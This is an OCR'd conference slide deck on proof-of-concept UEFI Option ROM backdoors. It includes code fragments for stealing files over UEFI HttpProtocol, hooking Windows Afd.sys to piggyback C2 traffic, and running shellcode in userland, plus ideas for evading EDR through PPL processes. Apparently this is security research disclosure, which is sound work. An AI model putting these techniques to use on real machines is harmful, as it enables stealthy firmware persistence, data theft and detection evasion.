Inverse Infection: Unraveling the Potent Powers of Stealthy UEFI OROM Backdoors

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UEFI BIOS

- BIOS: System firmware that initializes hardware and boot the OS.
- UEFI: Standard for BIOS and define the boot phases shown in the right figure.
- DXE: The phase where most devices are abstracted by multiple DXE modules/drivers.
- UEFI Protocol: Interface for accessing the device produced in the DXE phase. (e.g. HttpProtocol, SimpleFileSystemProtocol…)
- Runtime DXE modules: Some DXE modules persists in memory during runtime. (Most DXE modules are unloaded before the bootloader loads the OS)





Figure 1-2. Framework Firmware Phases

OROM

(aka Option ROM, PCI Expansion ROM, XROM)




- Contains DXE drivers that initializes the device.
- Present both in external and internal devices
- Often present in network cards, storage devices, graphic cards, and adapters.
- DXE drivers in OROM gets loaded at PCI enumeration phase (pretty early in DXE).
- Legacy BIOS OROM and UEFI OROM is different. This talk is about UEFI OROM.

This Talk is about …

- Investigating what can backdoor stored in OROM do
- Clarifying the merit of storing backdoor inside OROM
- Implementing 3 PoC OROM backdoor based on the above merit
- Considering how to defend against these backdoors

Environment




- UP2 Pro (single board computer)
  - Intel Atom Quad Core 64bit
- Windows 10
- VBS (HVCI) disabled
  - Cannot enable because it requires secure boot to be enabled
- M.2 B+M Key ⇔ SATA adapter
  - OROM: SPI flash

Why infect OROM ?

Merit 1: Stealthier place to put malware

- HDD/SSD: Easy to detect
- SPI Flash (BIOS): Some EDRs are beginning to look here
- OROM: **No versatile ways to read OROM from software**



Merit 2: Directly infect privileged layer (ring 0)

- Can infect UEFI **directly without touching userland or kernel**

=> OROM malware can be **stealthy** and **powerful** backdoor

Infection Scenarios for OROM malware

- Device infected with OROM malware gets integrated into SoCs in the supply chain
- A third-party attacker writes malware to the device's OROM and sells it through online marketplaces
- Usermode malware writes malware to the OROM (Merit2 will be lost though…)
- Evil-Maid attacks

Existing UEFI OROM research

- Infect OROM on Apple Thunderbolt ethernet adapter for persistence [Loukas, 2012]
- Infect OROM for lateral movement of MacBook firmware worm [Trammell, 2015]
  - Immediately infect back to SPI flash after booting with tampered OROM
- Acquiring UEFI OROM images by memory forensics [Johannes, 2015]
- Change boot media by OROM on Thunderbolt-to-Ethernet adapter [Vault7, 2012]

⇒ Few research on OROM. No research focusing only on OROM.

⇒ The merit of **directly infecting UEFI with more practical infection scenario (than just evil-maid)** is not focused.

Infect up to which Layer ?

Strong

Stealthiness

Weak

UEFI

- Able : rw files / simple network communication
- Unable : time-consuming tasks / persistent network communication

UEFI + Kernel

- Able : persistent network communication
- Unable : use advanced functions such as shells

UEFI + Kernel + Userland

- Able: anything
- * Existing UEFI malwares are all this.

UEFI only Backdoor

- The most important thing for a backdoor is to be able to communicate over the network
  $\longrightarrow$ use HttpProtocol
- For the data to send, we can read file from the disk.
  $\longrightarrow$ use SimpleFileSystemProtocol & FileProtocol

$\Rightarrow$ UEFI protocol is the key for implementing UEFI only backdoor

But be careful that,

- Protocols are unloaded when OS boots up (cannot achieve persistent connection)
- Time-consuming tasks makes the boot time long which is suspicious

∗ Also, not a backdoor, but there is PoC ransomware using only UEFI [Alex, 2017].

HttpProtocol

```
EFI_HTTP_CONFIG_DATA ConfigData;
ConfigData.HttpVersion            = HttpVersion11;
ConfigData.TimeOutMillisec        = 0;
ConfigData.LocalAddressIsIPv6     = FALSE;
ConfigData.AccessPoint.IPv4Node = &Ipv4Node;

Status = gHttpProtocol->Configure(
    gHttpProtocol,
    &ConfigData
    );
```

```
RequestToken.Message = &RequestMessage;

gRequestCallbackComplete = FALSE;

Status = gHttpProtocol->Request(
    gHttpProtocol,
    &RequestToken);
```

Fig 1. Example usage


EFI_HTTP_PROTOCOL

```
typedef struct _EFI_HTTP_PROTOCOL {
  EFI_HTTP_GET_MODE_DATA GetModeData;
  EFI_HTTP_CONFIGURE     Configure;
  EFI_HTTP_REQUEST       Request;
  EFI_HTTP_CANCEL        Cancel;
  EFI_HTTP_RESPONSE      Response;
  EFI_HTTP_POLL          Poll;
} EFI_HTTP_PROTOCOL;
```

Fig 2. Definition of HttpProtocol

Enabling HttpProtocol

- HttpProtocol is mainly used for HTTP boot and is disabled by default.
- Can be enabled from BIOS setup screen.
- This configuration is often stored in UEFI variable “NetworkStackVar”
- Modify this variable to enable



SimpleFileSystemProtocol & FileProtocol

- UEFI usually supports only FAT, while windows uses NTFS
- Some BIOS contains AMI NTFS DXE driver which is <u>read-only</u>
- We can put <u>vector-edk's NtfsDxe</u> into the OROM image to install the protocol for NTFS

```
EFI_SIMPLE_FILE_SYSTEM_PROTOCOL* fs = NULL;

Status = gBS->HandleProtocol(
    handles[i],
    &gEfiSimpleFileSystemProtocolGuid,
    (VOID**)&fs
    );
HANDLE_ERROR(Status);

Status = fs->OpenVolume(
    fs,
    &gFileProtocol
    );
HANDLE_ERROR(Status);

EFI_FILE_PROTOCOL* f = NULL;
Status = gFileProtocol->Open(
    gFileProtocol,
    &f,
    L"Windows\\notepad.exe",
    EFI_FILE_MODE_READ,
    0
    );
```

EFI_FILE_PROTOCOL

```
typedef struct _EFI_FILE_PROTOCOL {
 UINT64                  Revision;
 EFI_FILE_OPEN           Open;
 EFI_FILE_CLOSE          Close;
 EFI_FILE_DELETE         Delete;
 EFI_FILE_READ           Read;
 EFI_FILE_WRITE          Write;
 EFI_FILE_GET_POSITION   GetPosition;
 EFI_FILE_SET_POSITION   SetPosition;
 EFI_FILE_GET_INFO       GetInfo;
 EFI_FILE_SET_INFO       SetInfo;
 EFI_FILE_FLUSH          Flush;
 EFI_FILE_OPEN_EX        OpenEx; // Added for revision 2
 EFI_FILE_READ_EX        ReadEx; // Added for revision 2
 EFI_FILE_WRITE_EX       WriteEx; // Added for revision 2
 EFI_FILE_FLUSH_EX       FlushEx; // Added for revision 2
} EFI_FILE_PROTOCOL;
```

EFI_SIMPLE_FILE_SYSTEM_PROTOCOL

```
typedef struct _EFI_SIMPLE_FILE_SYSTEM_PROTOCOL {
 UINT64                                      Revision;
 EFI_SIMPLE_FILE_SYSTEM_PROTOCOL_OPEN_VOLUME OpenVolume;
} EFI_SIMPLE_FILE_SYSTEM_PROTOCOL;
```

Demo

Example scenarios for UEFI only Malware

- Stealing files (demo)
  - SimpleFileSystemProtocol/FileProtocol to read files, HttpProtocol to send them

- Stealing application data
  1. Runtime DXE module searches through virtual memory for important data
  2. The module stores the data into non-volatile storages such as UEFI variables
  3. Next time the PC boot, the module reads the data and send it via HttpProtocol

- Receving C2 commands
  - When the victim PC boots, the DXE module receives commands from C2 server via HttpProtocol and performs simple tasks (e.g. encrypting files).
  - Note that, we cannot perform lengthy tasks and the commands can be received only during the boot phase (which is very short)

UEFI+Kernel Backdoor

- If you want persistent connection during runtime, you want to at least use the kernel
  - You can access network cards from PCIe tree using only UEFI modules, but that will make the backdoor very hardware specific.

- Runtime DXE driver can use kernel exports by
  1. Find ntoskrnl.exe base address
  2. Parse PE headers and resolve the address of exports

- Network communication in kernel level
  - WSK (WinSock Kernel)
  - TDI (Transport Device Interface)

  * They both are just IOCTLs to the Afd.sys

Execution of kernel level code

- Common ways to execute kernel level code
  - Install kernel driver
    - Easy to detect (DSE, listing DriverObject, …)
  - Kernel shellcode
    - Existing malwares often hooks Windows initialization process to allocate and execute kernel shellcode
    - Require multiple hooks based on pattern matching which is unstable

- Why not just use kernel exports from runtime DXE driver
  - Merit 1: Widely known monitoring tools or debuggers doesn’t recognize runtime DXE Driver (unlike kernel drivers) on Windows
  - Merit 2: No need to allocate memory for placing shellcode through the kernel's I/O manager (which is stealthy).
  - Demerit 1: Cannot use some of the kernel export due to the lack of DriverObject

Hooking Afd.sys

- Most socket communications on Windows are IOCTLs to Afd.sys
- We can hook the Major Function of ¥Driver¥Afd to intercept/modify/add communication

```
// Get \Driver\Afd
PDRIVER_OBJECT AfdDriverObject;
UNICODE_STRING AfdDriverName;
RtlInitUnicodeString(&AfdDriverName, L"\\Driver\\Afd");

ObReferenceObjectByName(
    &AfdDriverName,
    0,
    NULL,
    0,
    IoDriverObjectType,
    KernelMode,
    NULL,
    (PVOID*)&AfdDriverObject
    );

// Hook \Driver\Afd
gOrigMajorDeviceControl = AfdDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL];
AfdDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MajorDeviceControlHook;
```

Hooking Afd.sys

↓ Look for Magic Bytes, if found →

```
NTSTATUS
__attribute__((__ms_abi__))
MajorDeviceControlHook(
    IN  PVOID  DeviceObject,
    IN  PIRP   _Irp
    )
{
  PIO_STACK_LOCATION IrpStackLocation = IoGetCurrentIrpStackLocatio
  ULONG IoControlCode = IrpStackLocation->Parameters.DeviceIoContro
  PVOID InputBuffer = IrpStackLocation->Parameters.DeviceIoControl.
  PVOID SocketObject = IrpStackLocation->FileObject;

  if(IoControlCode == IOCTL_AFD_RECV) {
    PAFD_RECV_INFO RecvInfo = (PAFD_RECV_INFO)InputBuffer;
    if(RecvInfo->BufferCount < 1)
      goto Exit;
    for (ULONG i = 0; i < RecvInfo->BufferCount; i++) {
      UINT  DataLen = RecvInfo->BufferArray[i].len;
      PVOID Data    = (PVOID)RecvInfo->BufferArray[i].buf;
      if(DataLen < 8)              goto Exit;
      if(!MmIsAddressValid(Data)) goto Exit;
      for (UINT j = 0; j < DataLen; j++) {
        if(j>0x100)
          goto Exit;  // MAGIC must be within the first 0x100 bytes
        if (*(UINT64*)(Data+j) == MAGIC) {
          // send tp C2
```

```
char SendData[] = "\nMessage from OROM malware!!!\n";
WsaBuf.buf = SendData;
WsaBuf.len = sizeof(SendData);
SendInfo.BufferArray = &WsaBuf;
SendInfo.BufferCount = 1;
SendInfo.AfdFlags = 0;
SendInfo.TdiFlags = 0;

Irp = IoBuildDeviceIoControlRequest(
    IOCTL_AFD_SEND,
    AfdDeviceObject,
    &SendInfo,
    sizeof(AFD_SEND_INFO),
    NULL,
    0,
    FALSE,
    socketEvent,
    &dummy
    );

Irp->RequestorMode = KernelMode;
Irp->Tail.Overlay.OriginalFileObject = SocketObject;

PIO_STACK_LOCATION IrpStack = IoGetNextIrpStackLocation(Irp);
IrpStack->FileObject = SocketObject;

ObReferenceObject(SocketObject);
IoCallDriver(
    AfdDeviceObject,
    Irp
    );
```

Add extra data to send back

When to hook Afd.sys

- How to trigger runtime DXE driver code during runtime?
- GetVariable runtime service is often called even during runtime
- We can hook GetVariable to obtain periodic code execution
- We can hook Afd.sys in the GetVariableHook

Demo

Full-Kernel Malware

- Full-Kernel Malware : Malicious behavior only in the kernel layer (without userland)
  - e.g. Srizbi, Mebroot, Rustock [Kimmo, 2010]
- Existed about 15 years ago, but it's **not popular at all** recently

Why? Probably because,

- Improvement of kernel security
  - Driver Signature Enforcement, PatchGuard, HVCI (Memory Integrity)
- Installation of kernel driver requires userland installer anyway
  - Easier to implement malicious task on userland and hide that from driver

⇒ Full-Kernel Malware ≒ UEFI+Kernel Malware,
with less impact of kernel security above,
with no userland installer required

UEFI+Kernel+Userland Backdoor

- If you want to do more complicated things like accessing the shell, you need to use userland code
- All existing UEFI malware executes the main malicious tasks on userland
  - Writing malicious EXE to disk by NtfsDxe or DLL injection is often used
- Using runtime DXE module allows for **more stealthy techniques** than existing UEFI malware.

Advantages of Runtime DXE Driver

- Resides in memory during both the boot phase and the runtime phase

- We can take advantage of this and do things like below:
  1. Allocate buffer during the boot phase
  2. OS boots and enter runtime phase
  3. Writes shellcode to the buffer
  4. Modify page table to make the buffer accessible from userland
  5. Start a userland thread to execute the shellcode

⇒ We can make detection more difficult by transferring part of the malicious tasks to the boot phase


What process to use?

- Exisiting UEFI malware often uses winlogon.exe or svchost.exe
- To make it more stealthy, we can instead use PPL
- EDR cannot inject detection code into PPL of which signers are Windows or WinTcb

